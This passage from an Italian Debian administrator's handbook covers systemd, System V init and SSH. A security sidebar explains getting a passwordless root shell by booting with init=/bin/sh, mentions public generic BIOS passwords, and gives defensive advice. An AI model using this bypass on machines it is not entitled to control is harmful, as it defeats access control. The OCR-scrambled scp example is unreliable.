Il sistema `upstart` non è ancora perfettamente testato su Debian. È basato su eventi: gli script di init non vengono più eseguiti in un ordine sequenziale, ma in risposta a eventi come il completamento di un altro script da cui essi dipendono. Questo sistema, avviato da Ubuntu, è presente in Debian *Jessie*, ma non è il predefinito; viene fornito, di fatto, in sostituzione di *sysvinit*, e uno dei compiti avviati da `upstart` è quello di avviare gli script scritti per i sistemi tradizionali, in particolare quelli del pacchetto *sysv-rc*.

Esistono anche altri sistemi e modalità operative, come `runit` o `minit`, ma sono relativamente specializzati e non molto diffusi.

CASO SPECIFICO

Avvio da rete

In alcune configurazioni, il BIOS può essere configurato per non eseguire l'MBR, ma per cercare il suo equivalente in rete, rendendo possibile la costruzione di computer senza un disco rigido, o che sono completamente reinstallati ad ogni avvio. Questa opzione non è disponibile su tutto l'hardware e richiede in genere una combinazione appropriata di BIOS e scheda di rete.

L'avvio da rete può essere utilizzato per lanciare il `debian-installer` o FAI (vedere la Sezione 4.1, «Modalità di installazione» [50]).

FONDAMENTALI

Il processo, un'istanza di programma

Un processo è la rappresentazione in memoria di un programma in esecuzione. Esso comprende tutte le informazioni necessarie per la corretta esecuzione del software (il codice stesso, ma anche i dati che ha in memoria, l'elenco di file che ha aperto, le connessioni di rete che ha stabilito, ecc.). Un programma unico può essere istanziato in vari processi diversi, non necessariamente in esecuzione con diversi ID utente.

SICUREZZA

Usare una shell come `init` per ottenere i privilegi di root

Per convenzione, il primo processo che viene avviato è il programma `init` (il quale è per impostazione predefinita un link simbolico a `/lib/systemd/systemd`). Tuttavia, è possibile passare un'opzione a `init` per il kernel che indica un programma diverso.

Chiunque è in grado di accedere al computer può premere il pulsante Reset e quindi riavviare. Poi, al prompt del bootloader, è possibile passare l'opzione `init=/bin/sh` per il kernel per ottenere l'accesso come root senza conoscere la password dell'amministratore.

Per evitare ciò, è possibile proteggere lo stesso bootloader con una password. Si potrebbe anche pensare di proteggere l'accesso al BIOS (un meccanismo di protezione con password è quasi sempre disponibile), senza di ciò un intruso malintenzionato potrebbe ancora avviare la macchina su un supporto rimovibile contenente il proprio sistema Linux, che potrebbe utilizzare per accedere ai dati sull'hard disk del computer.

Infine, fare attenzione al fatto che la maggior parte dei BIOS dispone di una password generica. Inizialmente destinate alla risoluzione di problemi per coloro che hanno dimenticato la password, queste password sono ora pubbliche e disponibili su Internet (provare a cercare "password generica per BIOS" in un motore di ricerca). Tutte queste protezioni ostacoleranno quindi l'accesso non autorizzato alla macchina senza essere in grado di evitarlo completamente. Non c'è un modo affidabile per proteggere un computer se l'utente malintenzionato può accedervi fisicamente; in ogni caso potrebbe smontare gli hard disk per connetterli a un computer sotto il proprio controllo, o addirittura rubare l'intera macchina, o cancellare la memoria del BIOS per ripristinarne la password...

Systemd esegue diversi processi, responsabili della configurazione del sistema: tastiera, drivers, filesystem, rete, servizi. Lo fa mantenendo una vsione globale del sistema nel suo complesso, ed i requisiti dei componenti. Ciascun componente è descritto da un "file unit" (a volte più); la sintassi generale deriva dalla sintassi ampiamente usata nei "file *.ini", con coppie *chiave* = *valore* raggruppate tra le intestazioni [*section*]. I file unit vengono memorizzati in `/lib/systemd/system/` e `/etc/systemd/system/`; sono disponibili in vari gusti, ma qui ci si concentrerà su "service" e "target".

Un "service file" di systemd descrive un processo gestito da systemd. Contiene più o meno le stesso informazioni degli script-init vecchio stile, ma ma espresse in modo dichiarativo (e molto più conciso). systemd gestisce la maggior parte dei compiti ripetitivi (avviare e arrestare il processo, controllare il suo stato, la registrazione, far cadere i privilegi, e così via), ed il service file ha bisogno solo di compilare le specifiche dei processi. Per esempio, questo è un service file per SSH:

```
[Unit]
Description=OpenBSD Secure Shell server
After=network.target auditd.service
ConditionPathExists=!/etc/ssh/sshd_not_to_be_run

[Service]
EnvironmentFile=-/etc/default/ssh
ExecStart=/usr/sbin/sshd -D $SSHD_OPTS
ExecReload=/bin/kill -HUP $MAINPID
KillMode=process
Restart=on-failure

[Install]
WantedBy=multi-user.target
Alias=sshd.service
```

Come si può vedere, c'è poco codice lì dentro, solo dichiarazioni. Systemd si occupa di visualizzare i report, tenendo tracci dei processi, ed anche riavviandoli quando necessario.

Un "target file" di systemd descrive uno stato del sistema, dove un insieme di servizi sono noti per essere operativi. Può essere pensato come un equivalente del runlevel vecchio-stile. Uno dei target è local-fs.target; quando è raggiunto, il resto del sistema può ritenere

tutti i filesystem locali montati ed accessibili. Un'altro target include network-online.target e sound.target. Le dipendenze del target possono essere elencate sia nel file di destinazione (alla riga Requires=), oppure usando un collegamento simbolico al file del servizio nella directory /lib/systemd/system/*targetname*.target.wants/. Per esempio, `/etc/systemd/system/printer.target.wants/` contiene un collegamento a `/lib/systemd/system/cups.service`; systemd si assicurerà quindi che CUPS sia in esecuzione in modo da raggiungere il target printer.target.

Dal momento che gli unit file sono dichiararativi e non script o programmi, non possono essere eseguiti direttamente, e sono solo interpretati da systemd; diverese utility consentono quindi all'amministratore di interagire con systemd e controllare lo stato del sistema e di ogni componente.

La prima di queste utility è `systemctl`. Quando viene eseguita senza argomenti, elenca tutti gli unit file noti a systemd (eccetto quelli che sono stati disabilitati), coì come il loro stato. `systemctl status` dà una migliore visione dei servizi, nonchè dei relativi processi. Se viene passato il nome di un servizio (come in `systemctl status ntp.service`), restituisce ancora più dettagli, così come le ultime righe dei log relativi al servizio (ne parleremo più avanti).

L'avvio manuale del servizio è una cosa semplice eseguendo `systemctl start nomedelservizio.service`. Come si può intuire, l'arresto di un servizio è fatto con `systemctl stop nomedelservizio.service`; altri comandi includono `reload` e `restart`.

Per controllare se un servizio è attivo (es. se partirà automaticamente all'avvio), usa `systemctl enable nomedelservizio.service` (oppure `disable`). `is-enabled` permette il controllo dello stato del servizio.

Una caratteristica interessante di systemd è che include un componente di registrazione chiamato `journald`. Si presenta come un complemento a più sistemi di registrazione tradizionali come `syslogd`, ma aggiunge delle caratteristiche interessanti come un collegamento formale tra un servizio ed i messaggi che genera, e la capacità di cattuare i messaggi generati dalla sua sequenza di avvio. I messaggi possono essere visualizzati in seguito, con un piccolo aiuto da parte del comando `journalctl`. Senza argomenti, sputa fuori semplicemente tutti i messaggi di log che si sono verificati dall'avvio del sistema; raramente è usato in questo modo. La maggior parte delle volte sarà utilizzato con un identificatore del servizio:

```
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 10:08:49 CEST, end at Tue 2015-03-31 17:06:02 CEST.
    ➥ --
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:08:55 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Received SIGHUP; restarting.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on 0.0.0.0 port 22.
Mar 31 10:09:00 mirtuel sshd[430]: Server listening on :: port 22.
Mar 31 10:09:32 mirtuel sshd[1151]: Accepted password for roland from 192.168.1.129
    ➥ port 53394 ssh2
Mar 31 10:09:32 mirtuel sshd[1151]: pam_unix(sshd:session): session opened for user
    ➥ roland by (uid=0)
```

Un'altro utile flag da riga di comando è `-f`, che indica a `journalctl` di mantenere la

visualizzazione di nuovi messaggi quando sono emessi (più di quanto faccia `tail -f file`).

Se un servizio sembra non funzionare come previsto, la prima cosa da fare per risolvere il problema è quella di verifica se il servizio sia effettivamente in esecuzione con `systemctl status`; se non lo è, ed i messaggi dati dal primo comando non sono sufficienti a diagnosticare il problema, controllare i log raccolti da journald su quel servizio. Ad esempio, si supponga che il server SSH non funzioni:

```
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: failed (Result: start-limit) since Tue 2015-03-31 17:30:36 CEST; 1s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
  Process: 1188 ExecStart=/usr/sbin/sshd -D $SSHD_OPTS (code=exited, status=255)
 Main PID: 1188 (code=exited, status=255)

Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
    ➥ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# journalctl -u ssh.service
-- Logs begin at Tue 2015-03-31 17:29:27 CEST, end at Tue 2015-03-31 17:30:36 CEST.
    ➥ --
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:27 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Received SIGHUP; restarting.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on 0.0.0.0 port 22.
Mar 31 17:29:29 mirtuel sshd[424]: Server listening on :: port 22.
Mar 31 17:30:10 mirtuel sshd[1147]: Accepted password for roland from 192.168.1.129
    ➥ port 38742 ssh2
Mar 31 17:30:10 mirtuel sshd[1147]: pam_unix(sshd:session): session opened for user
    ➥ roland by (uid=0)
Mar 31 17:30:35 mirtuel sshd[1180]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1182]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:35 mirtuel sshd[1184]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ ”yess”.
Mar 31 17:30:35 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:35 mirtuel systemd[1]: Unit ssh.service entered failed state.
```

```
Mar 31 17:30:36 mirtuel sshd[1186]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel sshd[1188]: /etc/ssh/sshd_config line 28: unsupported option
    ➥ "yess".
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service: main process exited, code=exited,
    ➥ status=255/n/a
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
Mar 31 17:30:36 mirtuel systemd[1]: ssh.service start request repeated too quickly,
    ➥ refusing to start.
Mar 31 17:30:36 mirtuel systemd[1]: Failed to start OpenBSD Secure Shell server.
Mar 31 17:30:36 mirtuel systemd[1]: Unit ssh.service entered failed state.
# vi /etc/ssh/sshd_config
# systemctl start ssh.service
# systemctl status ssh.service
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled)
   Active: active (running) since Tue 2015-03-31 17:31:09 CEST; 2s ago
  Process: 1023 ExecReload=/bin/kill -HUP $MAINPID (code=exited, status=0/SUCCESS)
 Main PID: 1222 (sshd)
   CGroup: /system.slice/ssh.service
           └─1222 /usr/sbin/sshd -D
#
```

Dopo aver controllato lo stato del servizio (fallito), siamo andati a controllare i registri; indicano un errore nel file di configurazione. Dopo aver modificato il file di configurazione e sistemato l'errore, riavviamo il servizio, quindi verifichiamo che sia effettivamente in funzione.

APPROFONDIMENTO

Altri tipi di file unit

Abbiamo descritto solo la più fondamentale capacità di systemd in questa sezione. Esso offre molte altre caratteristiche interessanti; qui ne elencheremo solo alcune:

- attivazione socket: un'unità file "socket" può essere usata per descrivere una reteo un socket Unix gestito da systemd; questo significa il socket viene creato da systemd, ed il servizio vero e proprio può essere avviato quando arriva un'effettivo tentativo di connessione. Questo più o meno replica il set di funzionalità di `inetd`. Vedere `systemd.socket(5)`.
- timer: un'unità file "timer" descriveeventi che si verificano con una frequenza fissa o a tempo; quando un servizio è collegato a tale timer, il compito corrispondernte verrà eseguito ogni volta che scatterà il timer. Questo permette di replicare parte delle caratteristiche del comando `cron`. Vedere `systemd.timer(5)`.
- rete: un file di "rete" descrive un'interfaccia di rete, che permette di configurare tali interfacce oltre che manifestare che un servizio dipende da un particolare interfaccia.

9.1.2. Il sistema di init System V

Il sistema di init System V (che chiameremo init per brevità) esegue diversi processi, seguendo le istruzione del file `/etc/inittab`. Il primo programma che viene eseguito (che corrisponde al passo *sysinit*) è `/etc/init.d/rcS`, uno script che esegue tutti i programmi contenuti nella directory `/etc/rcS.d/`.

Tra questi, si trovano successivamente i programmi incaricati di:

- configurare la tastiera della console;
- caricare i driver: la maggior parte dei moduli del kernel vengono caricati dal kernel stesso, al rilevamento dell'hardware, altri driver aggiuntivi vengono caricati in seguito automaticamente se i moduli corrispondenti sono elencati nel file `/etc/modules`;
- verificare l'integrità dei file system;
- montare partizioni locali;
- configurare la rete;
- montare file system di rete (NFS).

FONDAMENTALI

I moduli del kernel e le opzioni

I moduli del kernel hanno anche opzioni che possono essere configurate mettendo alcuni file in `/etc/modprobe.d/`. Queste opzioni sono definite con direttive come questa: `options nome-modulo nome-opzione=valore-opzione`. Diverse opzioni possono essere specificate con un'unica direttiva, se necessario.

Questi file di configurazione sono destinati a `modprobe`: il programma che carica un modulo del kernel con le sue dipendenze (i moduli possono infatti chiamare altri moduli). Questo programma è fornito dal pacchetto *kmod*.

In seguito a questa fase, subentra `init` e avvia quei programmi attivati nel runlevel predefinito (che di solito è il runlevel 2). Viene eseguito `/etc/init.d/rc 2`, uno script che lancia tutti i servizi che sono elencati in `/etc/rc2.d/` ed i cui nomi iniziano con la lettera «S». Il numero a due cifre che segue era storicamente utilizzato per definire l'ordine in cui i servizi dovevano essere avviati, ma al giorno d'oggi il sistema di avvio predefinito utilizza `insserv`, che pianifica tutto automaticamente in base alle dipendenze degli script. Ogni script di avvio dichiara in tal modo le condizioni che devono essere soddisfatte per avviare o arrestare il servizio (per esempio, se si deve avviare prima o dopo un altro servizio); `init` poi li esegue nell'ordine che soddisfa queste condizioni. La numerazione statica degli script quindi non è più presa in considerazione (ma devono sempre avere un nome che inizia con una «S» seguita da due cifre ed il nome effettivo dello script usato per le dipendenze). In generale, i servizi di base (come la registrazione con `rsyslog`, o l'assegnazione di porte con `portmap`) vengono avviati per primi, seguiti dai servizi standard e dall'interfaccia grafica (`gdm3`).

Questo sistema di avvio basato su dipendenze consente di automatizzare la rinumerazione, che potrebbe risultare piuttosto noiosa se dovesse essere effettuata manualmente, e limita i rischi di errore umano, poiché la pianificazione viene effettuata secondo i parametri indicati. Un altro

vantaggio è che i servizi possono essere avviati in parallelo quando sono indipendenti l'uno dall'altro, e quindi è possibile accelerare il processo di avvio.

`init` distingue tra diversi runlevel, in modo da poter passare da uno all'altro con il comando `telinit nuovo-livello`. Immediatamente, `init` esegue ancora una volta `/etc/init.d/rc` con il nuovo runlevel. Questo script quindi avvia i servizi mancanti e ferma quelli che non sono più desiderati. Per fare ciò, fa riferimento al contenuto di `/etc/rcX.d` (dove *X* rappresenta il nuovo runlevel). Gli script che iniziano con «S» (come in «Start») sono i servizi da avviare, quelli che iniziano con «K» (come in «Kill») sono i servizi che devono essere arrestati. Lo script non avvia alcun servizio che era già attivo nel runlevel precedente.

Per impostazione predefinita, System V init in Debian utilizza quattro diversi runlevel:

- Il livello 0 è utilizzato solo temporaneamente, mentre il computer si sta spegnendo. Come tale, esso contiene solo molti script «K».

- Il livello 1, noto anche come modalità utente singolo, corrisponde al sistema in modalità degradata; include solo i servizi basilari, ed è destinato ad operazioni di manutenzione in cui le interazioni con gli utenti ordinari non sono desiderate.

- Il livello 2 è il livello per il normale funzionamento, che include servizi di rete, un'interfaccia utente grafica, accesso utenti, ecc.

- Il livello 6 è simile al livello 0, tranne che è utilizzato durante la fase di arresto che precede un riavvio.

Esistono altri livelli, in particolare da 3 a 5. In modo predefinito sono configurati per operare allo stesso modo del livello 2, ma l'amministratore può modificarli (aggiungendo o eliminando script nella corrispondente directory `/etc/rcX.d`) per adattarli a particolari esigenze.




Figura 9.2 *Sequenza di avvio di un computer Linux con System V init*

Tutti gli script contenuti nelle varie directory `/etc/rcX.d` sono solo collegamenti simbolici, creati con l'installazione del pacchetto per il programma `update-rc.d`, che puntano agli script reali che vengono memorizzati in `/etc/init.d/`. L'amministratore può regolare i servizi disponibili in ogni runlevel attraverso il comando `update-rc.d` con i parametri corretti. La pagina di manuale di `update-rc.d(1)` descrive la sintassi in dettaglio. Notare che la rimozione di tutti i collegamenti simbolici (con il parametro `remove`) non è un buon metodo per disabilitare un servizio. Si dovrebbe invece semplicemente configurare quel servizio per non essere lanciato in quel particolare runlevel (pur conservando le chiamate corrispondenti a fermarlo nel caso in cui il servizio viene eseguito nel runlevel precedente). Dal momento che `update-rc.d` ha un'interfaccia un po' complicata, può essere preferibile usare `rcconf` (presente nel pacchetto *rcconf*) che fornisce un'interfaccia più intuitiva.

DEBIAN POLICY

Riavvio dei servizi

Gli script dei manutentori dei pacchetti Debian, a volte, riavvieranno alcuni servizi per garantire la loro disponibilità o per tenere conto di alcune opzioni. Il comando che controlla un servizio, `serviceservizio operazione`, non tiene in considerazione i runlevel, presume (erroneamente) che il servizio sia attualmente in uso, e può quindi iniziare delle operazioni errate (avviare un servizio che è stato deliberatamente fermato, o interrompere un servizio che è già stato arrestato, ecc.). Debian ha pertanto introdotto il programma `invoke-rc.d`: questo programma deve

essere utilizzato dagli script del manutentore per eseguire gli script di inizializzazione dei servizi ed eseguirà solo i comandi necessari. Si noti che, contrariamente all'uso comune, il suffisso `.d` è qui usato nel nome di un programma, e non in una directory.

Infine, `init` avvia i programmi di controllo per le varie console virtuali (`getty`). Visualizza un prompt, in attesa di un nome utente, poi esegue `login utente` per iniziare una sessione.

VOCABOLARIO

Console e terminale

I primi computer erano generalmente divisi in diversi componenti molto grandi: il contenitore di memorizzazione e l'unità di elaborazione centrale erano separati dai dispositivi periferici utilizzati dagli operatori per controllarli. Questi facevano parte di un mobile separato, la «console». Questo termine è stato mantenuto, ma il suo significato è cambiato. È diventato più o meno sinonimo di «terminale», essendo una tastiera e uno schermo.

Con lo sviluppo dei computer, i sistemi operativi hanno offerto diverse console virtuali per consentire diverse sessioni indipendenti contemporaneamente, anche se vi è solo una tastiera e uno schermo. La maggior parte dei sistemi GNU/Linux offrono sei console virtuali (in modalità testo), accessibili digitando le combinazioni di tasti da Control+Alt+F1 a Control+Alt+F6 .

Per estensione i termini «console» e «terminale» possono anche riferirsi ad un emulatore di terminale in una sessione grafica X11 (come `xterm`, `gnome-terminal` o `konsole`).

9.2. Accesso remoto

È essenziale per un amministratore essere in grado di connettersi ad un computer remoto. I server, confinati nella propria stanza, sono raramente dotati di tastiere e monitor permanenti, ma sono connessi alla rete.

FONDAMENTALI

Client, server

Un sistema in cui diversi processi comunicano tra loro è spesso descritto con la metafora «clientserver». Il server è il programma che prende le richieste provenienti da un client e le esegue. Il client controlla le operazioni, il server non prende alcuna iniziativa propria.

9.2.1. Accesso remoto sicuro: SSH

Il protocollo *SSH* (Secure SHell) è stato progettato tenendo a mente sicurezza ed affidabilità. Le connessioni con SSH sono sicure: il partner è autenticato e tutti gli scambi di dati sono cifrati.

CULTURA

Telnet e RSH sono obsoleti

Prima di SSH, *Telnet* e *RSH* erano i principali strumenti usati per fare il login da remoto. Sono ora per la maggior parte obsoleti e non dovrebbero essere usati anche se Debian li fornisce ancora.

VOCABOLARIO

Autenticazione, cifratura

Quando è necessario dare ad un client la possibilità di condurre o attivare azioni su un server, la sicurezza è importante. È necessario verificare l'identità del client, questa è l'autenticazione. Questa identità di solito consiste in una password che deve essere tenuta segreta, o qualsiasi altro client potrebbe ottenere la password. Questo è lo scopo della cifratura, che è una forma di codifica che consente a due sistemi di comunicare informazioni riservate su un canale pubblico, proteggendole dall'essere leggibili ad altri.

L'autenticazione e la cifratura sono spesso menzionate insieme, sia perché esse sono spesso usate insieme, sia perché sono di solito implementate con simili concetti matematici.

SSH offre anche due servizi di trasferimento di file. `scp` è uno strumento a riga di comando che può essere utilizzato come `cp`, tranne che qualsiasi percorso a un altro computer è fatto precedere dal nome della macchina, seguito da due punti («:»).

```
$ file macchina scp:/tmp/
```

`sftp` è un comando interattivo, simile a `ftp`. In una singola sessione, `sftp` è in grado di trasferire più file, ed è possibile usarlo per manipolare i file remoti (eliminare, rinominare, modificare i permessi, ecc.).

Debian utilizza OpenSSH, una versione libera di SSH, mantenuta dal progetto `OpenBSD` (un sistema operativo libero basato sul kernel BSD, incentrato sulla sicurezza) e fork del software originale SSH sviluppato dalla società finlandese SSH Communications Security Corp. Questa società ha inizialmente sviluppato SSH come software libero, ma alla fine ha deciso di continuare il suo sviluppo sotto una licenza proprietaria. Il progetto OpenBSD quindi ha creato OpenSSH per mantenere una versione free di SSH.

FONDAMENTALI

Fork

Un «fork», in materia di software, significa un nuovo progetto che inizia come un clone di un progetto esistente, e che compete con esso. Da lì in poi, entrambi i software di solito divergono rapidamente in termini di nuovi sviluppi. Un fork è spesso il risultato di disaccordi all'interno del team di sviluppo.

L'opzione di fare il fork di un progetto è una diretta conseguenza della natura stessa del software libero, un fork è un evento sano quando permette la continuazione di un progetto come software libero (per esempio in caso di cambiamenti nella licenza). Un fork derivante da divergenze tecniche o personali è spesso uno spreco di risorse umane; un'altra soluzione sarebbe preferibile. Fusioni di due progetti che in precedenza hanno attraversato un fork non sono inedite.

OpenSSH è diviso in due pacchetti: la parte client è nel pacchetto *openssh-client*, mentre il server è nel pacchetto *openssh-server*. Il metapacchetto *ssh* dipende da entrambe le parti e facilita l'installazione di entrambi (`apt install ssh`).

Autenticazione basata su chiave

Ogni volta che qualcuno si collega tramite SSH il server remoto richiede una password per autenticare l'utente. Questo può essere problematico se si vuole automatizzare una connessione, o se si utilizza uno strumento che richiede collegamenti frequenti su SSH. È per questo che SSH offre un sistema di autenticazione basato su chiave.

L'utente genera una coppia di chiavi sulla macchina client con `ssh-keygen -t rsa`; la chiave pubblica è conservata in `~/.ssh/id_rsa.pub`, mentre la corrispondente chiave privata è conservata in `~/.ssh/id_rsa`. Successivamente l'utente usa `ssh-copy-id server` per aggiungere la propria chiave pubblica nel file `~/.ssh/authorized_keys` presente sul server. Se la chiave privata non è stata protetta con una «passphrase» al momento della sua creazione, tutti gli accessi successivi sul server funzioneranno senza una password. In caso contrario, la chiave privata dovrà essere decifrata ogni volta inserendo la «passphrase». Fortunatamente, `ssh-agent` ci permette di mantenere in memoria le chiavi private in modo da non dover reinserire continuamente la password. Per questo, è sufficiente utilizzare `ssh-add` (una volta per ogni sessione di lavoro), a condizione che la sessione sia già associata ad un'istanza funzionante di `ssh-agent`. Debian la attiva come impostazione predefinita nelle sessioni grafiche, ma è possibile disattivare questo comportamento cambiando `/etc/X11/Xsession.options`. Per una sessione della console, è possibile avviarla manualmente tramite `eval $(ssh-agent)`.

SICUREZZA

Protezione della chiave privata

Chi ha la chiave privata può effettuare il login sull'account così configurato. Per questo motivo l'accesso alla chiave privata viene protetto da una «passphrase». Chi viene in possesso di una copia di una chiave privata (ad esempio, `~/.ssh/id_rsa`) deve comunque sapere questa frase per essere in grado di utilizzarla. Questa protezione aggiuntiva non è, tuttavia, inespugnabile, e se si pensa che questo file è stato compromesso, è meglio disabilitare la chiave sui computer in cui è stata installata (rimuovendola dal file `authorized_keys`) e sostituendola con una nuova chiave generata.

CULTURA

Problemi di OpenSSL in Debian *Etch*

La libreria OpenSSL, come inizialmente fornita in Debian *Etch*, aveva un problema serio nel suo generatore di numeri casuali (RNG). Infatti, il manutentore Debian ha fatto un cambiamento in modo che le applicazioni che la usavano non generassero più avvertimenti quando erano analizzati con strumenti di test di memoria, come `valgrind`. Sfortunatamente, questo cambiamento comportava anche che la RNG impiegasse una sola fonte di entropia, corrispondente al numero di processo (PID) i cui possibili 32.000 valori non offrono abbastanza casualità.

➨ `http://www.debian.org/security/2008/dsa-1571`

Nello specifico, quando OpenSSL veniva impiegato per generare una chiave, produceva sempre una chiave all'interno di un insieme noto di centinaia di migliaia di chiavi (32.000 moltiplicato per un piccolo numero di lunghezze di chiave). Questo riguardava le chiavi SSH, le chiavi SSL ed i certificati X.509 utilizzati da numerose applicazioni, come ad esempio OpenVPN. Un cracker doveva quindi solo provare tutte le chiavi per ottenere un accesso non autorizzato. Per ridurre l'impatto del problema, il demone SSH è stato modificato in modo da rifiutare le chiavi problematiche che sono elencate nei pacchetti *openssh-blacklist* e *openssh-blacklist-extra*. Inoltre, il comando `ssh-vulnkey` consente l'identificazione delle chiavi eventualmente compromesse nel sistema.

Un'analisi più approfondita di questo incidente mette in luce che è il risultato di molteplici (piccoli) problemi, sia all'interno del progetto OpenSSL, che con il responsabile del paccheto Debian. Una libreria ampiamente utilizzata come OpenSSL non dovrebbe — senza modifiche — generare avvisi quando viene testata da `valgrind`. Inoltre, il codice (in particolare quelle parti tanto delicate come la RNG) dovrebbe essere commentate meglio per evitare questi errori. Da parte sua il reponsabile del pacchetto Debian, vuole confermare le sue modifiche dagli sviluppatori di OpenSSL, ma le ha semplicemente spiegate senza fornire loro la corrispondente patch da revisionare ed ha omesso di mesionare il suo ruolo all'interno di Debian. Infine, le scelte di manutenzioneerano sub-attimali: le modifiche fatte al codice originale non sono state chiaramente documentate; tutte le modifiche sono effettivamente memorizzate in un repository Subversion, ma sono finite tutte concentrate in una singola patch durante la creazione del pacchetto sorgente.

It is difficult under such conditions to find the corrective measures to prevent such incidents from recurring. The lesson to be learned here is that every divergence Debian introduces to upstream software must be justified, documented, submitted to the upstream project when possible, and widely publicized. It is from this perspective that the new source package format ("3.0 (quilt)") and the Debian sources webservice were developed.

➨ `http://sources.debian.org`

Utilizzo di applicazioni X11 remote

Il protocollo SSH consente la trasmissione dei dati grafici (sessione «X11», dal nome del più diffuso sistema grafico in Unix), il server mantiene un canale dedicato per tali dati. In particolare, un programma grafico eseguito da remoto può essere visualizzato sul server X.org dello schermo locale e l'intera sessione (ingresso e visualizzazione) sarà sicura. Poiché questa funzionalità consente alle applicazioni remote di interferire con il sistema locale, è disabilitata in modo predefinito. È possibile abilitare questa funzionalità specificando `X11Forwarding yes` nel file di configurazione del server (`/etc/ssh/sshd_config`). Infine, l'utente deve anche richiederla aggiungendo l'opzione `-X` alla riga di comando di `ssh`.

Creazione di tunnel cifrati con il port forwarding

Le opzioni `-R` e `-L` consentono a `ssh` di creare «tunnel cifrati» tra due macchine, inoltrando in modo sicuro una porta TCP locale (vedere il riquadro « TCP/UDP» [236]) ad un computer remoto o viceversa.

VOCABOLARIO

Tunnel

Internet, e la maggior parte delle LAN che vi sono collegate, opera in modalità a pacchetto e non in modalità connessa, il che significa che un pacchetto emesso da un computer verso un altro verrà fermato in vari router intermedi per trovare la strada verso la destinazione. È ancora possibile simulare il funzionamento in collegamento in cui il flusso è racchiuso in pacchetti IP normali. Questi pacchetti seguono il loro percorso abituale, ma il flusso viene ricostruito invariato a destinazione. Questo viene chiamato «tunnel», analogo ad una galleria stradale in cui i

veicoli viaggiano direttamente dall'ingresso (input) all'uscita (output) senza incontrare alcun incrocio, al contrario di un percorso sulla superficie che comporterebbe incroci e cambiamenti di direzione.

È possibile utilizzare questa opportunità per aggiungere la cifratura al tunnel: il flusso che scorre attraverso di esso è quindi irriconoscibile dall'esterno, ma viene riportato alla forma decifrata all'uscita del tunnel.

`ssh -L 8000:server:25 intermediario` stabilisce una sessione SSH con l'host *intermediario* e ascolta sulla porta locale 8000 (vedere Figura 9.3, «Inoltro di una porta locale con SSH» [208]). Per ogni connessione stabilita su questa porta, `ssh` avvierà una connessione dal computer *intermediario* alla porta 25 sul *server* legando insieme entrambe le connessioni.

